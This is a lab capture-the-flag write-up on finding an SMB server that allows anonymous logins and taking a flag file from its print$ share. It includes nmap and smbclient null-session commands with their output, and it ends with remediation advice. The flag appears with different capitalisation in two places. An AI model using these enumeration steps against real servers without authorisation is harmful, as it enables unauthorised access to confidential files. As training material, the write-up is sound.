

Challenge 3

Target: 10.5.5.14 (SMB Server)


Vulnerability: Unsecured SMB Share (Anonymous Access)

1. Executive Summary

The objective of this challenge was to identify unsecured SMB (Server Message Block) shares on the 10.5.5.0/24 network. A server was discovered that allowed anonymous connections, leading to the unauthorized retrieval of internal data from a share that should have been restricted to administrative or printer-related tasks.

2. Reconnaissance & Target Identification

An Nmap scan of the network range identified **10.5.5.14** as a host with ports **139** and **445** open, indicating the presence of an active SMB service.



```
kali@Kali: ~  
File Actions Edit View Help  
(kali@Kali)-[~]  
$ nmap -p 139,445 10.5.5.0/24  
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-16 13:14 UTC  
Nmap scan report for 10.5.5.1  
Host is up (0.0041s latency).  
  
PORT      STATE SERVICE  
139/tcp    closed netbios-ssn  
445/tcp    closed microsoft-ds  
  
Nmap scan report for mutilidae.pc (10.5.5.11)  
Host is up (0.0020s latency).  
  
PORT      STATE SERVICE  
139/tcp    closed netbios-ssn  
445/tcp    closed microsoft-ds  
  
Nmap scan report for dvwa.pc (10.5.5.12)  
Host is up (0.0055s latency).  
  
PORT      STATE SERVICE  
139/tcp    closed netbios-ssn  
445/tcp    closed microsoft-ds  
  
Nmap scan report for juice-shop.pc (10.5.5.13)  
Host is up (0.0030s latency).  
  
PORT      STATE SERVICE  
139/tcp    closed netbios-ssn  
445/tcp    closed microsoft-ds  
  
Nmap scan report for gravemind.pc (10.5.5.14)  
Host is up (0.0026s latency).  
  
PORT      STATE SERVICE  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
  
Nmap scan report for webgoat.pc (10.5.5.15)  
Host is up (0.0044s latency).  
  
PORT      STATE SERVICE  
139/tcp    closed netbios-ssn  
445/tcp    closed microsoft-ds  
  
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.50 seconds
```

Tools Used:

- **Nmap:** `nmap -p 139,445 10.5.5.14`
- **SMBClient:** `smbclient -L 10.5.5.14 -N`

```
(kali@Kali)-[~]
$ smbclient -L 10.5.5.14 -N
Anonymous login successful

      Sharename      Type      Comment
      ────
homes                Disk      All home directories
workfiles            Disk      Confidential Workfiles
print$               Disk      Printer Drivers
IPC$                 IPC       IPC Service (Samba 4.9.5-Debian)

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      ────
Workgroup            Master

(kali@Kali)-[~]
```

3. Exploitation (Share Enumeration)

The server was found to allow "Null Sessions" (anonymous logins without a password). While several shares were listed, the **print\$** share was found to contain sensitive files.

- **Target Share:** `print$`
- **Access Method:** `smbclient //10.5.5.14/print$ -N`
- **Filename Found:** `sxij42.txt`
- **Flag/Code:** `NWs39691`

Proof of Concept:

After connecting to the share, the `ls` command was used to list the directory contents, and the `get` command was used to extract the file for local viewing.

```
(kali@Kali)-[~]
$ smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Mon Aug 14 09:42:06 2023
..               D          0 Mon Aug 30 05:00:05 2021
IA64             D          0 Mon Sep  2 13:39:42 2019
x64              D          0 Mon Aug 30 05:00:05 2021
W32X86           D          0 Mon Aug 30 05:00:05 2021
W32MIPS          D          0 Mon Sep  2 13:39:42 2019
W32ALPHA         D          0 Mon Sep  2 13:39:42 2019
COLOR            D          0 Mon Sep  2 13:39:42 2019
W32PPC           D          0 Mon Sep  2 13:39:42 2019
WIN40            D          0 Mon Sep  2 13:39:42 2019
OTHER            D          0 Fri Oct  8 00:00:00 2021
color            D          0 Mon Aug 30 05:00:05 2021
38497656 blocks of size 1024. 9077168 blocks available
smb: \> cd OTHER\
smb: \OTHER\> ls
.                D          0 Fri Oct  8 00:00:00 2021
..               D          0 Mon Aug 14 09:42:06 2023
sxij42.txt       N          103 Tue Oct 12 00:00:00 2021
38497656 blocks of size 1024. 9077228 blocks available
smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (1.5 KiloBytes/sec)
(average 1.5 KiloBytes/sec)
smb: \OTHER\> exit
(kali@Kali)-[~]
```

```
(kali@kali)-[~]  
$ cat sxij42.txt  
Congratulations!  
You found the flag for Challenge 3!  
The code for this challenge is NWS39691.
```

4. Remediation Recommendations

To secure the SMB service on this host, the following actions are recommended:

1. **Restrict Anonymous Access:** Disable "Null Sessions" and ensure the `RestrictAnonymous` setting in the Windows Registry (or `map to guest = never` in Samba) is enabled.
2. **Permissions Audit:** Review permissions on the `print$` share. By default, this should only contain printer drivers and be writable only by administrators.
3. **Firewalling:** Restrict access to ports 139 and 445 so they are only accessible from trusted administrative workstations rather than the entire subnet.